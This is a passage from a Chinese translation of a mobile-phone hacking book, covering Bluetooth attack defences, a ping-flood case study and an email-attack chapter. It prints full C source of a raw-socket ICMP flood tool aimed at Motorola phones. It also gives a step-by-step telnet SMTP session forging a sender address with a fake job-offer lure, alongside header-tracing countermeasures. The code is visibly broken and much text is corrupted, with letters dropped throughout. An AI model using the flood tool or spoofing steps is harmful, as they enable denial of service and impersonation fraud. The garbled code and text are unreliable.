- 手机运营商应该设置短信代理人，以防止使用者遭受攻击。
- 不要接受陌生人（通过蓝牙或者红外线）发送的信息。
- 保持你的手机在隐藏模式。虽然不能绝对保证安全，但是会让攻击者没那么容易攻击你的手机。在第一章“蓝牙黑客”中详细描述了这一程序，并解释了为什么并非绝对安全。
- 不要与不认识的手机配对。
- 让你的手机与个人设置中认识的、信任的手机配对。换句话说，不要在公共场合与其他手机配对。
- 使用较长，难猜中的 PIN。

2.5 实时攻击访问数据：案例研究

下面摘录来自在诺基亚 7650 上，通过 l2ping 工具，执行的活 ping 泛洪手机拒绝服务攻击的日志文件：

```
/home/ankitfadia # 12ping –f 00:60:57:B9:A1:2C
Ping: 00:60:57:B9:A1:2C from 00:80:37:B9:A1:2B (data size 20)...
20 bytes from 00:60:57:B9:A1:2C id 100 time 63.31ms
20 bytes from 00:60:57:B9:A1:2C id 101 time 42.39ms
20 bytes from 00:60:57:B9:A1:2C id 102 time 39.12ms
20 bytes from 00:60:57:B9:A1:2C id 101 time 40.11ms
20 bytes from 00:60:57:B9:A1:2C id 102 time 41.51ms
20 bytes from 00:60:57:B9:A1:2C id 101 time 40.33ms
20 bytes from 00:60:57:B9:A1:2C id 102 time 40.25ms
20 bytes from 00:60:57:B9:A1:2C id 101 time 40.29ms
20 bytes from 00:60:57:B9:A1:2C id 102 time 40.27ms
.....
```

```
/home/ankftadia # 12ping -f 00:60:57:B9:A1:2C
ping: 00:60:57:B9:A1:2C from 00:60:57:B9:A1:2B (data size 20) ...
20 bytes from 00:80:37:B9:A1:2C id 100 time 63.13ms
20 bytes from 00:80:37:B9:A1:2C id 101 time 42.39ms
20 bytes from 00:80:37:B9:A1:2C id 102 time 39.12ms
20 bytes from 00:80:37:B9:A1:2C id 101 time 40.11ms
20 bytes from 00:80:37:B9:A1:2C id 102 time 41.51ms
20 bytes from 00:80:37:B9:A1:2C id 101 time 40.33ms
20 bytes from 00:80:37:B9:A1:2C id 102 time 40.25ms
20 bytes from 00:80:37:B9:A1:2C id 101 time 40.29ms
20 bytes from 00:80:37:B9:A1:2C id 102 time 40.27ms
.....
```

2.6 法迪亚的流行蓝牙掌击工具推荐

一些可以帮助你执行或者抵制此章中描述的各种各样的攻击的流行工具：

工具名称：Bluez

特点：官方的 Linux 蓝牙协议栈。采用蓝牙无限规格，包含 12ping 工具。

URL：http://www.bluez.rg

工具名称：T-Bear

特点：Linux 的蓝牙环境审核者。

URL：http://www.transient-iss.cm

工具名称：摩托罗拉查杀工具

Features：原理论证工具，由萧·科利编写，通过 IP 流量（SYN 数据包或者 ICMP 回音数据包），泛洪，侵入脆弱的摩托罗拉手机。

源代码：

```
# motorolakill.c
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <netdb.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
int main(int argc, char *argv[]) {
if(argc < 2) {
```

```
printf("Usage: %s <host>\n", argv[0]);
exit(0);
}
int sock;
char packet[5000];
int on = 1;
struct sockaddr_in dest;
struct hostent *host;
struct iphdr *ip = (struct iphdr *) packet;
struct icmphdr *icmp = (struct icmp *) packet
+ sizeof(struct iphdr);
if((host = gethostbyname(argv[1])) == NULL) {
printf("Couldn't resolve host!\n");
exit(-1);
}
if((sock = socket(AF_INET, SOCK_RAW,
IPPROTO_ICMP)) == -1) {
printf("Couldn't make socket!\n");
printf("You must be root to create a
raw socket.\n");
exit(-1);
}
if((setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
(char *)&on, sizeof(on))) < 0) {
perror("setsockopt");
exit(1);
}
dest.sin_family = AF_INET;
dest.sin_addr = *((struct in_addr
*)host->h_addr);
ip->ihl = 5;
ip->id = htons(1337);
ip->ttl = 255;
ip->tos = 0;
ip->protocol = IPPROTO_ICMP;
ip->version = 4;
ip->frag_off = 0;
ip->saddr = htons("1.3.3.7");
ip->daddr = inet_ntoa(dest.sin_addr);
```

```
ip->tot_len = sizeof(struct iphdr) +
sizeof(struct icmphdr);
ip->check = 0;
icmp->checksum = 0;
icmp->type = ICMP_ECHO;
icmp->code = 0;
printf("Ping flooding %s!\n", argv[1]);
/* begin flooding here. */
while(1) {
sendto(sock, packet, ip->tot_len, 0,
(struct sockaddr *)&dest, sizeof(struct sockaddr));
}
return(0);
}
# EOF motorolakill.c
***end code within unnumbered list
```

第三章 电 邮 攻 击

- 你收到过垃圾短信吗？
- 是否有人以你的身份通过你的手机发送信息给你亲近的人呢？
- 是否有人经常发信息到你的手机上，从而导致你的月话费剧增呢？
- 你是否收到过恶意短信并且想知道发件人的身份呢？

邮件是一种最为常见的互联网应用工具；与朋友交换信息，在短时间内处理商务事宜，邮件群发是它最基本的功能。如果邮件仅仅是执行它的功能的话是没有什么危害性可言的，但实际上邮件却潜藏了许多危险。

虽然邮件无处不在（尤其是在全球化的今天），但却很少有人意识到它潜在的许多安全问题。近年来，一系列的邮件诈骗犯罪大量涌现。因此，每个人（尤其是在商业领域的人）都必须警惕邮件诈骗。

在你能处理垃圾邮件之前，你得知道邮件是如何在网络上传播的。邮件是从互联网的源设备出发（也就是说，源设备可以是一部手机）到达目的地（另一部手机），这一过程类似于传统信件的发送过程。

通常情况下，邮件发件人先连接到邮件服务器（类似邮局的功能）然后将邮件发送到指定的地址。发件人的源服务器通过几个中转服务器最后到达指定地址。如下面所示：

发件人发件箱➔源邮件服务器➔中转服务器➔中转服务器➔目标邮件服务器➔目标收件箱

如果邮件的源服务器一定，那么你就可以知道发件人的身份。邮件不仅仅发送了原来的文本，而且将它的路径等内嵌信息一并发送出去。邮件头就包含了所有的路径信息。也就是说，通过逆向工程原理，源服务器是非常容易被确定的。

通常来说，邮件只在计算机间传播。今天，邮件越来越成为手机间交流的及时工具。以下是在手机上最常用的邮件系统：

- 短信服务（SMS）是用得最广泛的手机文本交流工具。基于短信服务的邮件系统，文本信息被用做收发文本信息最主要的媒介。通常情况下，用户的移动电话号码，以及用户的网址或域名都起到类似邮件地址的作用。比如说，Mbile_Phne_Number @peratr.cm和+16504503710@airtelwrld.cm 就是手机用户可用的邮件地址，多数短信服务的邮件系统对邮件的外发（等价于外发的文本信息）进行收费，通常情况下，收邮件通常是免费的。但是，不同地域的电话网络运营商对用户即将收到的邮件（或短信）进行收费。
- 通用分组无线业务（GPRS）。多数电话都支持 GPRS 业务，允许用户连接到互联网接收或发送数据。用户可以浏览网页，网上聊天，传送文件，收发邮件等大多数互联网支持的服务。通常情况下，GPRS 用户需使用支持 GPRS 业务的移动电话。

用户费用以每 KB 为单价计算（包括发送和接受的数据量）。浏览速度根据网络营运商的不同而不同。通常情况下，GPRS 允许用户访问基于网络和邮局协议（PP）的邮箱账号。

不幸的是，基于移动电话的邮件系统却有着许多的漏洞和缺点。这些问题将在后续章节中加以讨论。

3.1 手机电邮威胁

不论你的手机型号是什么，以下事件都将使邮件威胁随处可见。

3.1.1 蠕虫攻击

多数人都在使用 utlk Express，Micrsft utlk 和 Eudra Pr 邮件客户端，而这正是许多病毒制造者攻击的最好对象。现在，邮件系统已成为蠕虫和病毒传播的主要途径。不幸的是，大量蠕虫和病毒通过手机用户使用的邮件客户端的漏洞得以大量传播。如果你使用移动电话收取或发送邮件，你将无法抵御病毒的入侵。通常情况下，病毒是可在用户之间传播的恶意程序，而蠕虫自身则可以在有漏洞的移动电话之间自由传播。

3.1.2 间谍攻击

由于大多数邮件都以纯文本形式发送，因此，这些邮件极易被抄录下来并在 sniffer（一种间谍工具）的帮助下被侦察到。邮件让攻击者们有更多的机会窃取私人信息。邮件不仅使得私人交谈置于危险之处，而且在 sniffer 的帮助下，敏感的商业信息也可能被他人获取。几乎所有由互联网服务商（ISPs）和移动电话网络运营商提供的日常邮件服务系统，或是外部未经认证的网络系统将邮件从源服务器发送到目标服务器。也就是说，在邮件发送期间，攻击者可选用多种方式获取你的敏感邮件信息。

另一个与移动电话邮件用户相关的问题就是当一个用户被确认以后，其用户名和密码将会一并以纯文本形式发送至邮件服务器。这样，攻击者就很容易通过 sniffer 工具获取用户的密码从而进行一些非法活动。更糟糕的是，如果你选择了保存你的密码（比如说，一个邮件账户的密码被存储在了一部私人手机上），那么，攻击者就能十分容易地通过基本的密码破译工具盗取你的密码。

3.1.3 匿名邮件攻击

对于攻击者来说，发送匿名邮件是件十分容易的事情。多数心理网络犯罪不是通过及时信息（IM）实行就是通过邮件施行的。因此，不论公司还是个人在使用邮件的时候都应该谨慎。

3.2 案例研究

下列真实案例将让你了解各种基于移动电话邮件犯罪带来的危害以及这类案件侦察的难度：

3.2.1 日本东京

一位住在日本东京郊区的女士通过她的移动电话查看新闻，发送个人和商务信函。有一天，该女士的手机在短时间内收到大量垃圾邮件。不仅这样，这些邮件的内容也是相当不友好的。多数邮件包含了针对她的辱骂性、攻击性文字，而她又不得不多花 45 分钟的时间来下载这些垃圾邮件。该女士试图查出其始作俑者，但换来的却是每月巨增的电话账单（是她以前账单的 2 倍）。

3.2.2 中国深圳

中国深圳一个政府部门高级官员通过他的手机做一系列的事情：浏览网页，聊天，发送信息、邮件，玩电子游戏，查看股市行情以及预定火车票、飞机票等。一天，当他打开他的移动电话，查看他的邮箱的时候，却收到大量来自他朋友、同事以及家庭成员的邮件，而这些邮件都是对一封来自他手机发送的恶意邮件的回复。之后他找到了这封恶意邮件并且认定他从来都没有发过此类邮件。此类事件不断发生，导致他不断向当地有关部门反映。据调查显示，有人利用高新科技，通过邮件伪造的方式从他的手机发送信息给其他人。

3.3 电邮攻击的类型

手机邮件系统正遭受着与邮件相关的各种危险。以下是最常见的攻击方式：

- 辱骂性信息。
- 伪造信息（冒充他人）。
- 垃圾邮件。

3.3.1 辱骂信息

许多电脑犯罪嫌疑人在发送恶意邮件时通常会使用代理服务器。使用代理服务器是攻击者们最常用的隐藏他们 IP 地址的方式。同样的，大量网民也是通过代理服务器隐藏他们自己的 IP 信息的。如果你是首次连接到代理服务器，这样你就可以保护好你的身份。类似的，代理服务器能对不可信赖的互联网隐藏自己的系统身份。

通常情况下，将你的系统连接到代理服务器就免除了直接连接到远程系统的必要。每次，当你试图向另一台电脑传送数据包时，该数据包首先被发送至代理服务器，然后再由代理服务器传送到目标电脑。同样的，每次当远程系统向你回发数据包时，该数据包也是首先被发送至代理服务器，然后再由代理服务器传送到你的电脑。代理服务器免除了你的电脑和远程电脑的直接接触，这就可以帮助你免除许多的恶意邮件。

每次当你通过代理服务器连接到远程系统的时候，下面提到的两种连接方式已经建立：

1. 你的系统与代理服务器建立直接联系。
2. 代理服务器与你想要连接到的远程系统建立直接联系。

代理服务器工作流程如下：

你的系统➔连接➔代理服务器➔连接➔远程主机

远程主机➔连接➔代理服务器➔连接➔你的系统

但是，代理服务器并不能消除网络攻击者利用代理服务器查到你的 IP 地址。尽管代理服务器可以让你的隐私远离非置信的系统，但是攻击者们可以对代理服务器发出攻击。因此，时常更换代理服务器是必要的。由于代理服务器同时直接连接到两个系统，恶意攻击者可通过代理服务器查到这两个系统的 IP 地址。

以下为可以引开攻击者注意力的其他安全对策：

攻击原理：许多公司都不允许员工上网并且阻挡了大量的商业网站。这样，攻击者可以利用代理服务器跳过信息过滤机制，换句话说，攻击者可以首先连接到远程代理服务器，然后利用远程服务器连接到目标系统，而局域网是不会拦截任何一个远程代理服务器的连接。

3.3.2 辱骂信息的对策

不幸的是，据数据资料显示对付辱骂性信息的最有效的对策就是“删除”。但是，忽略这个问题并不能解决这个问题。因此，在受到辱骂性信息时，请采取以下步骤查出发信人的信息：

1. 查看收到辱骂性信息的邮件头。
2. 查看发送邮件的电脑的 IP 地址。

再次查看邮件头以获取更多信息，根据 IP 地址查处攻击者的身份。多一点尝试比花时间研究邮件头更有用。

攻击原理：研究邮件头是警局和相关调查人员识别追踪网络罪犯的惯用手法之一。大量涉及网络辱骂，骚扰和勒索的犯罪都是靠邮件头识别方法来帮助解决的。

3.3.2.1 邮件头

邮件头信息包含了可以找到罪犯的关键因素。通常情况下，邮件头包含了邮箱用户、邮件服务器、发送时间（邮件发送的具体时间）等详细信息，最主要的是，它还包含了邮件在发送过程中经过路径的各个点的信息。邮件头产生于邮件的撰写过程，并在撰写和发送过程中内嵌于邮件里。因此，通过分析邮件头，你可以逆向查处邮件经过路径，从而找出发件人的地址。举例来说，典型的邮件头如下所示：

```
Return-path:<blah@blah.com>
Received:from smtp3.Blah.com (8.12.11/8.12.11)
by pobox4.B1ah.com (Cyrus v2.1.16) with LMP: Mon, 22 Mar 2004 12:28:42 –0800
Received: from LTZ-Laptop.blan.com ([64.163.150.1])
                by smtp3.Blah.com(8.12.11/8.12.11) with ESMTP id 12MKSF0I025425
                for <abc@blah.com>: Mon.22 Mar 2004 12:28:42-0800
Message-Id: <5.2.1.1.2.20040322122800.025d9320@liz.pobox.blan.com>
x-Sender: liz@liz.pobox.blah.com (Unverified)
x-Mailer: QUALCOMM Windows Eudora Version 5.2.1
Date: Mon.22 Mar 2004 12:28:19 –0800
To: abc@blah. com
From: Liz blzh@blah.com
```

Subject: Hi

Mime-version:1.0

Content-Type: text/plain; charset:“us-ascii”; format=flowed

分析邮件头的最佳方法就是将邮件头信息先分为几个部分，再将各个部分作为独立的部分来研究，然后再将分析后的信息进行组合。当研究邮件路径的时候请记住这个黄金定律：从邮件的最下方向上读取邮件头信息。

邮件头可分为以下几个部分：

Date:Mon, 22 Mar 2004 12:28:19-0800

To:abc@blah.com

From: Liz <blah@blah.com>

Subject: Hi

-Mime-Vesion:1.0

Content-Type: text/plain:charset=“us-ascii”; format=flowed

这是由地址为 blah@blah.cm 的用户向地址为 abc@blah.cm 的用户在 2004 年 3 月 22 日 12：28 发送的邮件。它还包括了多功能 Internet 邮件扩充服务（MIME）、版本（邮件的格式和结构标准）以及决定邮件类型和格式的数据类型。

Return-Path:<blah@blah.com>

X-Sender: liz@liz.pobox.blah.com (Unverified)

X-Mailer: QUALCOMM Windows Eudora Version 5.2.1

发件人在Windows系统进行操作，通过Eudra5.2.1作为邮件客户端。

该客户端将blab@blah.com作为邮件发送地址。

3.3.2.2 IP 地址识别

这应该算是邮件头里最重要的一部分了，因为其中包含了路径中最关键的信息：

Received: from smtp3.Blah.com (8.12.11/8.12.11) by pobox4.Blah.com

(Cyrus v2.1.16) with LMTP; Mon, 22 Mar 2004 12:28:42-0800

Received: from LTZ-Laptop.blah.com ([64.163.150.11])

by smtp3.Blah.com (8.12.11/8.12.11) with ESMTP id 12MKSf0I025425

for <abc@blah.com>;Mon, 22 Mar 2004 12:28:42-0800

在研究分析收到的第一行信息以后，再研究第二行信息：

Received: from LIZ-Laptop.blah.com([]64.163.150.1)

by smpt3.blah.com (8.12.11/8.12.11) with ESMTP id 12MKSf0O025425

for <abc@blah.com>; Mon, 22 Mar 2004 12:28:42-0800

有人采用 cmputer LIZ-Laptp.blah.cm（其 IP 地址为 64.163.150.1）发送此类特殊邮件。换句话说，该邮件其实是来自 64.163.150.1 这个 IP 地址的。

3.3.2.3 IP 地址追踪

那么现在你就可以开始追踪 IP 地址了。再次分析下列文字你会发现，连接到邮件服务器 smtp3.Blan.cm 的发件人：

Received: from smtp.3.blah.com (8.12.11/8.12.11) by pobox4.blah.com

(Cyrus v2.1.16) with LMTP; Mon,22 Mar 2004 12:28:42-0800

以上文字转译为从源邮件服务器 smtp3.Blan.cm 的邮件发送到目标邮件服务器（pbx4.Blab.cm），最后该邮件被发送到收件人的邮箱：

LIZ-Laptp.Blah.cm(源邮件服务器)➔ smtp3.Blah.cm (邮件服务器) ➔pbx4.Blab.cm（邮件服务器）➔目标系统（目的地）

攻击原理：研究分析邮件头的同时，要做的第一件事就是查看：

X-riginating-IP: XX.xx.XX.xx

这行文字就包含了源系统的 IP 地址。当你查找到源系统的 IP 地址后，你就可以立刻开始查找 IP 地址了，而没有必要通过剩下的邮件头来查找。一旦发件人的 IP 地址被查到，你就可以非常容易地找到警察局电话号码或相关移动电话使用者的信息并采取相应措施。

激活整个邮件头，不管你使用邮件客户端或是相关服务，参看以下步骤：

1. 打开你的邮件软件。
2. 选项。
3. 激活整个邮件头。

整个邮件头一旦被激活，每个显示出的邮件都包括了邮件头在内。值得注意的是，一个聪明的攻击者可以使用代理服务器或者邮件开放转发软件来隐藏邮件头里显示的 IP 地址。在追踪 IP 地址的过程中，为了获得更多的信息，请先阅读由汤姆森科技出版社出版的第二版《道德黑客非官方指导》。

1. 案例分析 1

以下是一个用程序语言编写的邮件头例子：

Return-Path:<Xavier@blah.com>
Received: from gizmolobw.bigpond.com (gizmolobw.bigpond. com[144.140.70.20])
by pobox4.Abcd.com (8.12.11/8.11.11) with ESMTP id i442e1Z8020673
for <ankit@pobox4.abcd.com>: Mon.3 May 2004 19:40:01 0700 (PDT)
Received: (qmail 32422 invoked from network): 4 May 2004 02: 34:31 –0000
Received: from unknowm (HEL0 bwman06.bigpond. com) (144.135.24.84)
by gizmolobw. bigpond.com with SMTP: 4 May 2004 02:34:31 -0000
Received: from nsl. pqr.com ([220.244.2.190]) by
Bwman06. bigpond. com (MAM REL_3_4_2 47/5433245)
with SMTP id 5433245: Tue. 04 May 2004 12:39:49 +1000
Reply-To: <Xavier@blah.com>
From: “Xavier” <Xavier@blah.com>
T: “Ankit Fadia” <ankit@abcd.com>
Subject:Hi
Date: Tue. 4 May 2004 12:39:35+1000
Organization: Blah.com
Message-ID: <001001c43181$12f058e0$5275fea9@GENSIS>
MIME-Version: 1.0
Content-Type: text/plain:

charset: “us-ascii”
Content-Transfer-Encoding: 7bit
x-Priority: 3 (Normal)
x-MSMail-priorty:Normal
x-Mailer: Microsoft Outlook. Build 10.0.2616
x-MlmeoLE: Produced By Microsoft MimeOLE v6.00.2800.1409
In-Reply-To: <1083631276.4096e6ac1253e#webmail.abcd.com>
Importance: Norma

该邮件头包括了下列所提到的发件人以及发送路径等信息：

- 发件人邮箱地址：Xavier@blah.cm
- 源 IP 地址：220.244.2.190 (ns1.pqr.cm)
- 源邮件服务器：bwmam06.bigpnd.cm
- 邮件客户端：Micrsft utlk, Build 10.0.2616
- 路径：邮件源➡邮件源服务器➡中转服务器➡目标服务器➡目标地址

2. 案例分析2

x-Apparently-To: ankit@blah.com via 216.136.175.192:sun. 02 May 2004 01:19:14-0700
Return-Path: <aditya@blah.com>
Received: from 66.218.93.157 (HELO web41906.mail.blah.com)
(66.218.93.157) by mta262.mail.scd.blah.con with SMTP:
sun.02 May 2004 01:19:14 0700
Received: from [203.94.253.45] by web41906.mail.blah.com
via HTTP: sun.02 May 2004 01:19:14 PDT
Message-ID: <20040502081914.74831.qmail@web41906.mail.blah.com>
Date: sun.2 May 2004 01:19:14 0700 (PDT)
From: “aditya singh” <aditya@biah.com> Add to Address Book
Subject: Bindaas Dosti
To: ankit@blah.com
MIME-Version: 1.0
Content-Type: multipart/alternative: boundary= “0-1973967710-1083485954=:74638”
Content-Length:1952

该邮件头包括了下列所提到的发件人以及发送路径等信息：

- 发件人邮箱地址：aditya@blah.cm
- 源 IP 地址：203.94.253.45
- 源邮件服务器：web41906.mail.blah.cm
- 邮件客户端：nline mail service（在线邮件服务）
- 路径：邮件源➡Blah 邮件服务器➡另一个 Blah 服务器➡目标地址

3. 案例分析3

Return-path: <Blah@licindia.com>
Received: from delhi14.bol.net.in ([202.159.212.9])

by pop.bol.net.in (iplanet Messaging Server 5.2 HotFix.1.21
(built Sep 8 2003)) with ESMTP id
<OHWR0032GLQC3Z @pop.bol.net.in> for ankit@abcd.com;
Mon, 26 Apr 2004 11:53:00 +0530 (IST)
Received: from IMSS ([203.199.32.214]) by mx.bol.net.in
(iplanet Messaging Server 5.2 HotFix 1.21 (built Sep
8 2003)) with SMTP id <OHWROOEF9LE@mx.bol.net.in>
for ankit@abcd.com (ORCPT ankit@abcd.com); Mon, 26 Apr 2004
11:53:00 +0530 (IST)
Received: from licbbyex01.licindia.com ([172.200.3.35])
by 172.200.3.28 with Interscan Messaging Security Suite;
Mon, 26 Apr 2004 11:48:35 +0530
Received: from liccalex01.licindia.com ([172.28.1.249]) by licbyex01.licindia.com
with Microsoft SMTPSVC (5.0.2195.6713)
Mon, 26 Apr 2004 11:39:58 +0530
Received: from phpclient ([172.28.1.250]) by
liccalex01.licindia.com with Microsoft SMTPSVC (5.0.2195.6913)
Mon, 26 Apr 2004 11: 39:57 +0530
Date: Mon, 26 Apr 2004 11:53:00+0530 (IST)
From: Blah@licindia.com
Subject:Join
To: ankit@abcd.com
Message-id: <LICCALEX01RGryWtIIZ00000004@liccalex01.licindia.com>
MIME-version:1.0
Content-type:multipart/mixed;
Boundary= "=NextPart_de649073f675cbb258fd248ada3fe786"

该邮件头包括了下列所提到的发件人以及发送路径等信息：

- 发件人邮箱地址：Blah@licindia.cm
- 源 IP 地址：172.28.1.250
- 源邮件服务器：基于网络的邮件客户端
- 邮件客户端：nline mail service（在线邮件服务）
- 路径：邮件源➔公司邮件服务器➔另一个系统➔目标 ISP 邮件服务器➔另一个 ISP 系统➔目标地址

3.3.3 伪造信息

很多人都在用电子邮件，很多公司也不例外，并且有的时候，很多公司依赖于电子邮件与员工交流或完成某些重要的交易；许多个人也依赖于电子邮件来进行远距离的沟通。对电子邮件越来越依赖却导致了私人信息被窃取的可能性越来越高。拿什么来保证发送邮

件给你的收件人就是他本人呢？伪造的邮件信息已成为公司和私人共同面临的一个大问题。

伪造邮件信息就是通过某种方式让收件人误认为是另一个人发送的邮件。伪造信息被大量用于窃取个人身份资料、社会工程或者是报复。此外，伪造信息非常容易，这就导致伪造邮件可以危害到多数人的利益。当某一攻击者利用像+919867337695@airtelwrld.cm 手机邮件地址来发送伪造的邮件信息时，对于收件人来说，该邮件就会显得十分可信。

任何一个对《简单邮件传送协议》（SMTP）有所了解的人都可以制作出伪造的邮件信息。通常，攻击者在制作伪造信息时，通常会先启动外壳提示符或输入命令行，输入下列命令：

$>telnet mailserver.cm 25

该命令打开到 25 端口的某远程邮件服务器连接。通常，该连接是邮件程序或邮件后台程序默认的 SMTP 端口。攻击者尝试连接到基于远程系统的 25 端口的即将发出邮件的后台。一旦攻击者连接到远程邮件服务器的后台，他就可以看到如下信息：

220 mailserver.cm ESMTP Sendmail 8.12.11/8.12.11;

Wed, 5 May 2004 00:18:26 –0700

这是典型的后台标识。

攻击原理：后台标识是一句欢迎用语，通常在用户成功连接到远程系统时显示。后台标识不仅仅是欢迎用户，而且有时也揭示了一些关于目标系统的重要信息。这样的标识可以揭示诸如后台名称版本和电子时戳等一些敏感信息。因此，获取后台标识已经逐渐成为收集信息的最为简单易行的方式。

攻击者通过对上述后台标识的研究得出以下关于目标系统的信息：

- 邮件后台：发送邮件
- 邮件后台版本：8.12.11/8.12.11
- 操作系统：Unix 操作平台（非 Windows 操作平台）

在后台标识出现后，攻击者就立刻开始邮件伪造操作。以下就是利用某邮件服务器的 SMTP 端口伪造信息过程的摘录。

220 mailserver.com ESMTP Sendmail 8.12.11/8.12.11;

wed, 5 May 2004 00:18:26 –0700

help

214-2.0.0 This is sendmail version 8.12.11

214-2.0.0 Topics:

214-2.0.0 HELO EHLO MAIL RCPT DATA

214-2.0.0 RSET NOOP QUIT HELP VRFY

214-2.0.0 EXPN VERB ETRN DSN AUTH

214-2.0.0 STARTTLS

214-2.0.0 For more info use “HELP <topic>”.

214-2.0.0 To reort bugs in the implementation send email to

214-2.0.0 sendmail-bugs@sendmail.org.

214-2.0.0 For local information send email to Postmaster at your site.

214-2.0.0 End of HELP info
helo mobileoperator.com
250 mailserver.com Hello abc-03-3414.isp.com
[128.12.53.35],pleased to meet you
mail from: 19867**7695@mobileoperator.com
250 2.1.0 19867**7695@mobileoperator.com … Sender ok
rcpt to: abc@ victim.com
250.2.1.5 abc@victim.com … Recipient ok
data
354 Enter mail. End with “.” on line by itseif
Dear victim.
My name is bill Gates and I am the Chairman of
Microsoft Corporation. I would like to offer you a job.
If you are interested in working for me. Then please
reply to this email or give me a call at xxx-xxx-xxx.
Thanks.
William Gates

250 2.0.0 i457Iqn6018873 Message accepted for delivery
这段摘录本身就说明了一些问题：这些命令控制远程服务器从伪造的邮件地址（19867**7695@mbileperatr.cm）发送一封伪造邮件（包括邮件的详细内容）到受害者的邮件地址（abc@victim.cm）。

当受害者（abc@victim.cm）收到伪造邮件以后，他会很自然地认为邮件是来自919867**7695@mbileperatr.cm 的。但实际上，这是攻击者连接到邮件服务器发送的伪造信息。同样的，攻击者可以利用该技术通过不同的邮件地址发送伪造信息。

3.3.4 伪造信息对策

幸运的是，伪造信息并不像它看上去那么容易迷惑人。现在也有大量可以鉴别伪造邮件的方法。如果你怀疑某个邮件是伪造的话，你可以采用以下的方法来鉴别真伪：

1．分析邮件头查出真正的 IP 地址。

2．追踪真正的 IP 地址。

如果通过 IP 地址找到了注册域名内的系统，那么该邮件就极有可能不是伪造的。但是，如果域名和发件人的邮件地址不一样，那么该邮件就极有可能是伪造的。

3.3.4.1 分析邮件头

为了更好地解决问题，那么让我们先回到制作伪造邮件的开始：

helo mobileoperator.com
250 mailserver.com Hello abc-03-3414.isp.com [128.12.53.35], pleased to meet you
攻击者通过输入 helmbileperatr.cm 使其以伪造的 IP 地址连接到邮件服务器。

3.3.4.2 追踪真实 IP 地址

收到邮件服务器的响应是件十分有趣的事情。服务器不仅欢迎攻击者（Hell），而且它还可以找出真正的 IP 地址。这样，我们就得到了攻击者的 IP 地址 abc-03-3414.isp.cm [128.12.53.35]。即使攻击者使用的是虚假的域名，邮件服务器仍然能够识别到真正的 IP 地址。服务器在接收到输入的第一个命令（hel）后，它就会自动地将其 IP 地址添加到即将发送的邮件头里。

前面提到的伪造邮件显示了从 919867**7695@mbileperatr.cm 到 abc@victim.cm 的邮件伪造过程。当你打开邮件头的时候，你会发现以下文字：

Return-Path: <919867**7695@mobileoperator.com>
Received: from pobox4.Blah.con ([unix socket])
by pobox4.Blah.com (cyrus v2.1.16) with LMTP: Wed.
05 May 2004 00:20:14 -0700
Received: from smtp3.Blah.com (smtp3.Blah. com [171.67.16.138])
by pobox4.Blah.com (8.12.11/8/12.11) with ESMTP id i457Ke4S018528
for ankit@pobox4.blah.com; wed, 5 May 2004 00:20:14 -0700 (PDT)
Received: from mobileoperator.com (rescomp-03-58744.Blah.com [128.12.53.35])
by smtp3.Blah.com (8.12.11/8.12.11) with SMTP id i457Iqn6018873
for ankit@blah. com: Wed, 5 May 2004 00:19:47 0700
Date: Wed. 5 May 2004 00:18:26 -0700
From: 919867**7695@mobileoperator.com
Message-Id: <200405050719>. I457Iqn6018873@smtp3.Blah.com
To: abc@victim.com

当你在邮件客户端查看时，这封邮件看上去是发送自 919867**7695@mbileperatr.cm 一样。但是，如果仔细研究邮件头的话就知道事实并不是这样，这只是一封伪造邮件而已。看看以下几行有趣信息：

Received: from mobileoperator.com (rescomp-03-58744.Blah.com)
[128.12.53.35] by smtp3.Blah.com (8.12.11/8.12.11) with SMTP
id i457Iqn6018873 for ankit@blah.com; wed. 5 May 2004 00:19:47
-0700

这就显示了这封邮件并不是发送自域名 mbileperatr.cm。再仔细分析以下附加的信息我们就不难知道，发送该邮件的真正 IP 地址实际上是 128.12.53.35。迅速追踪该 IP 地址我们就会发现，该操作系统并不是手机操作系统。因此，我们可以得出以下结论：这封邮件是伪造的，而且是由他人发送的，并不是用户本人。

1．案例分析1

下面是对邮件头分析的例子：

Return-Path: <Bltoddy@aol.com>
Received: from smtp3.Blah.com (8.12.11/8.12.11) by
Pobox4.Blah.com (Cyrus v2.1.16) with LMTP; Mon. 22 Mar 2004

12:28:42 –0800
Received: from Bltoddy. blah.com ([203.11.12.56]) by smtp3.Blah.com
(8.12.11/8.12.11) with ESMTP id i2MKSfQI025425 for ankit@blah.com;
Mon. 22 Mar 2004 12:28:42 -0800
From: Bltoddy@aol.com
Message-ID <9f. 4a12003.2e27987d@aol.com>
Date: Thu. 15 Jul 2004 04: 21:17 EDT
Subject:Hi
To: ankit@blah.com
MIME-Version:1.0
Content-Type: multipart/related: boundary="part1_9f.4a120032.2e27987d_boundary"

- 发件人邮件地址：Bltddy@al.cm
- 源 IP 地址：203.11.12.56
- 源邮件服务器：smtp3.Blah.cm
- 邮件客户端：未知
- 路径：邮件源➔邮件服务器➔另一个邮件服务器➔目标地址

当用网络追踪工具查出源 IP 地址时，该地址就不再以邮件服务器的地址出现而是域名，这就证明了该邮件是伪造的。想了解更多关于网络追踪工具的信息，参见本章后面部分的"法迪亚推荐的流行电邮威胁工具"。

2．案例分析2

下面是一个邮件头的例子，以及对该邮件头的简要分析：

Return-Path: <Nikhil@abcd.com>
Received: from pobox4.Blah.com ([unix socket]) by pobox4.Blah.com
(Cyrus v2.1.16) with LMTP: Tue. 06 Jul 2004 02:29:32 0700
X-Sieve: CMU Sieve 2.2
Received: from leland3.Blah.com (leland3.Blah.com [171.67.16.108])
by pobox3.Blah.com (8.12.11/8.12.11) with ESMTP id i669TWKq018389
for <ankit@pobox4.blah.com>; Tue, 6 Jul 2004 02:29:32 -0700 (PDT)
Received: from njpmail. abcd.com (njpmail.abcd.com [204.179.188.132])
by leland3.Blah.com (8.12.11/8.12.11) with ESMTP id i669TS8P008290
for <ankit@blah.com>; Tue, 6 Jul 2004 02:29:32 -0700
Received: from hyd. abcd.com (hyd.abcd. com [204.252.161.226])
by njpmail.abcd.com (8.11.6/8.11.6) with ESMTP id i668f9x09227
for <ankit@blah.com>; Tue, 6 Jul 2004 04:41:22 -0400
Received: from hhtnt002.hht.abcd.com (localhost [127.0.0.1])
by hyd.abcd.com (8.11.6/8.11.6) with ESMTP id i66907x28236
for <ankit@blah.com>; Tue, 6 Jul 2004 14:54:07 +0530
Received: by hhtnt002 with Internet Mail Service (5.5.2657.72)
id <LMGQ9DA0>; Tue, 6 Jul 2004 14:57:35 +0530

Message-ID <A44765C986F8D411995B00B0D0795F4B2FD0260B@hhtnt002>
